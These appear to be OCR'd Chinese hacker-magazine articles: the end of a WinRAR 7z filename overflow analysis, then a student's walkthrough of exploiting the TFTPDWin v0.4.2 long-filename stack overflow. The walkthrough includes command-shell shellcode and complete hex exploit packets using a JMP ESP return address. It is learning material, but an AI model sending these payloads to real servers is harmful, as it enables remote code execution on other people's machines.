


图6

```
0045BD63  |. E8 7466FBFF    |CALL WinRAR.004123DC
0045BD68  |. 84C0           TEST AL,AL
0045BD6A  |. 74 04          |JE SHORT WinRAR.0045BD70
0045BD6C  |. B0 01          |MOV AL,1
0045BD6E  |. EB 0F          |JMP SHORT WinRAR.0045BD7F
0045BD70  |> 43             |INC EBX
0045BD71  |> 3B9F 04040000  CMP EBX,DWORD PTR DS:[EDI+404]
0045BD77  |.0F8C 41FFFFFF   \JL WinRAR.0045BCBE
0045BD7D  |. 33C0           XOR EAX,EAX
0045BD7F  |> 5F             POP EDI
0045BD80  |. 5E             POP ESI
0045BD81  |. 5B             POP EBX
0045BD82  |. 8BE5           MOV ESP,EBP
0045BD84  |. 5D             POP EBP
0045BD85  \. C2 0800        RETN 8
```

柳暗花明

这时的ESP还是01DCF80C，怎么后来就跳到了017D6578了呢？答案就在下面0045B082处的"MOV ESP,EBP"，而EBP恰恰是017D6578，这就解释了刚才的种种疑问，为什么异常发生的时候栈里回溯不到调用信息，为什么溢出点会出现在字符串的前几个字节，答案就是EBP的值被污染了！重复上面的若干步骤，在01DCF8E8上下写入硬断，里面保存着被覆盖前的EBP，下面这段代码则覆盖了栈里的正确EBP值。

```
00494AD8  |. 57        PUSH EDI
00494AD9  |. 8B7D 08   MOV EDI,DWORD PTR SS:[EBP+8]
00494ADC  |. 8BC7      MOV EAX,EDI
00494ADE  |. 8B75 0C   MOV ESI,DWORD PTR SS:[EBP+C]
00494AE1  |. 8B4D 10   MOV ECX,DWORD PTR SS:[EBP+10]
00494AE4  |. 8BD1      MOV EDX,ECX
00494AE6  |. D1E9      SHR ECX,1
00494AE8  |. D1E9      SHR ECX,1
00494AEA  |. FC        CLD    ecx 203
00494AEB  |. F3:A5     REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00494AED  |. 8BCA      MOV ECX,EDX
00494AEF  |. 83E1 03   AND ECX,3  2
00494AF2  |. F3:A4     REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00494AF4  |. 5F        POP EDI
```

省略N多步骤后，最后可以发现是00412562这里的指令将EBP值污染了，然后返回到0045BD82的时候间接覆盖了ESP。

```
00412562  |. 5D   POP EBP
```

跟踪到这的时候，我也觉得有点意思，很难说这是个标准的覆盖返回地址或者SEH链的栈溢出，但是确实间接地覆盖了返回地址。最近一年来，各种第三方软件的文件处理漏洞逐渐多了起来，个人觉得像这一类的漏洞基本上只能靠黑盒测试发现，代码审计也许都很难发现。POC的作者能发现这个溢出也算运气，也许短一点的文件名根本就触发不了这么隐秘的Bug，而且这个溢出确实不太好利用，溢出点如果靠后点还能伪装一个诱人点的文件名，但这个溢出大家用来练练手还是不错的，因为其中牵涉到了很多方面的知识。


小 结

本文介绍了针对已发布的POC进行改写利用的一些方法和心得，并给出了相关实例，希望对感兴趣的朋友能起到抛砖引玉的作用。文章写得比较仓促，错误疏漏在所难免，敬请广大读者指正，衷心祝愿大家猪年快乐！

适合读者：溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理

WinRAR 7z文件名
溢出分析和利用

适合读者：溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理



新手溢出TFTPD

文/图 雪山[S.I.S]

一直想找个机会好好学一下溢出，可惜总是太忙没时间，谁叫我是好学生了。不过这次学院有个比赛恰好要用到溢出，于是就找了篇新手学溢出的文章看看，加上自己写程序做实验，最终搞定了这个题目，题目就是Windows 2003+SP0下的TFTPDWin v0.4.2的溢出。我开始的实验是在Windows XP+SP2下进行的，成功后再转移到Windows 2003下也很方便。

TFTPDWin v0.4.2程序的漏洞已经公布出来了，它在处理超长文件名时有栈溢出，长度为284字节，我先用下载超长文件名的文件试了一下，结果如图1所示。



图1

看到没有，程序出错了！马上用OllyDBG调试一下，不过想找出是在哪里产生的错误也不是很容易的。我大致想了一下TFTPD的工作流程，它先用recvfrom()接收到客户端的文件下载请求，再在子函数里用strcpy()把接收到的文件名复制到一个局部变量里做一些判断，应该就在这后面发生了溢出，所以我先找出了调用recvfrom()的地方，如图2 所示。

还真是有点运气啊，只有一个调用了这个函数的地方，那就在这里设置断点吧！按F9运行，再用客户端测试，到了断点之后一路按F8跑起来，到了00412B78这里出现了错误，这句的汇编代码是"CALL 0041307C"，那肯定就是在这个函数里面出现了错误。再重新开始调试，运行到"CALL 0041307C"的时候就用F7进入到这个子函数，然后再按F8跑起来，中间有一个循环可以在下面设置断点跳过，再到后面一点就出错了，不过一看只是




图2

strcpy的目的地址为000000a0而导致函数执行出错，具体是什么错误我没搞清楚，但是我相信它应该破坏了堆栈。

接下来我把覆盖字符从a变到abcdefg再试一下，果然出现了不同，在004131E1这里发生了错误，汇编代码是"CALL 0040638B"，同样是调用了一个子函数，其错误信息如图3 所示。




图3

EIP出错！看来这次是对了。再次调试，在004131E1处设置断点再按F7步进看看，进去之后果然在返回时出错了，看来突破点就在这里了，错误是00006766不可读，那就说明是最后两个字母fg覆盖了ret地址。再往前找一下出现覆盖返回地址的地方在哪里，如图4所示。看来TFTPD就是由于先申请了一段空间用来存放传进来的文件名，再由上面选中了的那个strcpy(004063A4)把文件名复制进来，由于没有考虑到溢出，所以导致超长文件名覆盖返回地址了，这个具体过程大家可以自己分析一下。

既然根源找到了，再把fg替换成JMP ESP的机器




图4

码再次测试，果然成功了，接下来就是加上ShellCode了（发送数据可以自己写程序，也可以用一些网络程序调试工具）。我先加载了一个很简单地打开command.exe窗口的一个ShellCode，代码如下。

```
mov ebp, esp ;把当前esp赋给ebp
xor edi, edi ;  push edi
;压入0，esp-4，作用是构造字符串的结尾\0字符
sub esp, 08h
;加上上面的一共有12个字节，用来放command.com
mov byte ptr [ebp-0ch], 63h ;c
mov byte ptr [ebp-0bh], 6fh ;o
mov byte ptr [ebp-0ah], 6dh ;m
mov byte ptr [ebp-09h], 6Dh ;m
mov byte ptr [ebp-08h], 61h ;a
mov byte ptr [ebp-07h], 6eh ;n
mov byte ptr [ebp-06h], 64h ;d
mov byte ptr [ebp-05h], 2Eh ;m.
mov byte ptr [ebp-04h], 63h ;c
mov byte ptr [ebp-03h], 6fh ;o
mov byte ptr [ebp-02h], 6dh
;m, 一个一个生成串command.com
lea eax,[ebp-0ch] ;
push eax ;command.com串地址作为参数入栈
mov eax, 0x7801AFC3 ;
call eax ;call System函数的地址
```

这是我在网上找的一段代码，由于这个程序已经加载了msvcrt.dll，所以只需要这一段，前面加载msvcrt.dll的一段就不需要了。把这一段代码转换成十六进制码之后，加在数据后面也不长，加上之后再次测试。

```
00 01 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 (abcde)61 62 63 64 65
(jmp esp)12 45 fa 7f (shellcode)55 8B EC 33 FF 57 83
EC 08 C6 45 F4 63 C6 45 f5 6f c6 45 f6 6d c6 45 f7 6d
c6 45 f8 61 c6 45 f9 6e c6 45 fa 64 c6 45 fb 2e c6 45
fb 2e c6 45 fc 63 c6 45 fd 6f c6 45 fe 6d 8d 45 f4 50 b8
c7 93 bf 77 ff d0 00 6F 63 74 65 74 00
```

这是TFTPD请求数据包的应用层数据的十六进制码，不过结果有点意想不到，在中途就出现了意外，如图5所示。当00406432处的strcpy执行时，它的源字符串的地址发生了变化，看到没有，刚好是ShellCode的前四个字节，而调试工具里面又是显示的问号，说明这个地址不存在，所以这个strcpy是执行不成功的。JMP ESP后面的ShellCode影响了前面函数的参数，但是其他放置ShellCode的地方我没有找到，经过我和同学讨论之后，还是想特殊构造这四个字节，让它既是存在的地址，又可以作为正常的汇编指令执行，这样就可以执行下面的ShellCode了。




图5

说干就干，这个过程有点漫长，不过最终找到了一个比较好的地址7d78ff33，这个地址作为指令就是33 ff 78 7d，在TFTPD里面的汇编代码是"XOR EDI,EDI; JS SHORT 00E0F449;"。大家看一下这两句代码，第一句是将EDI置为0，第二句是如果上句的运算结果不为0就跳转，这当然不会跳转了，自然就向下执行了，而且也不影响结果。这里有一个小技巧，7d的改变对ShellCode的执行基本没有什么影响，因为7d是高位地址，所以在不同操作系统中可能会改变，但是后面的78ff33基本可以不变，所以在不同操作系统中只需要改7d就可以了，不会影响指令的执行。

```
00 01 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
```

```
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 (abcde)61 62 63 64
65 (jmp esp)12 45 fa 7f (特殊字节)33 ff 78 7d(shellcode)55
8B EC 33 FF 57 83 EC 08 C6 45 F4 63 C6 45 f5 6f c6
45 f6 6d c6 45 f7 6d c6 45 f8 61 c6 45 f9 6e c6 45 fa 64
c6 45 fb 2e c6 45 fb 2e c6 45 fc 63 c6 45 fd 6f c6 45 fe
6d 8d 45 f4 50 b8 c7 93 bf 77 ff d0 00 6F 63 74 65 74 00
```

这个问题搞定后，下面该定制自己的ShellCode了。由于我执行的命令行比较长，所以把命令行放在了那一堆的1里面，这样就大大缩短了后面的ShellCode的长度。如图6所示是调试中的结果，只有几行ShellCode就完成了超长的命令执行，还可以吧？

既然Windows XP下测试成功了，下面就该转到Windows 2003下了。过程相当简单，换一下system()的地址，再将那四个特殊字节换为33ff7877即可。

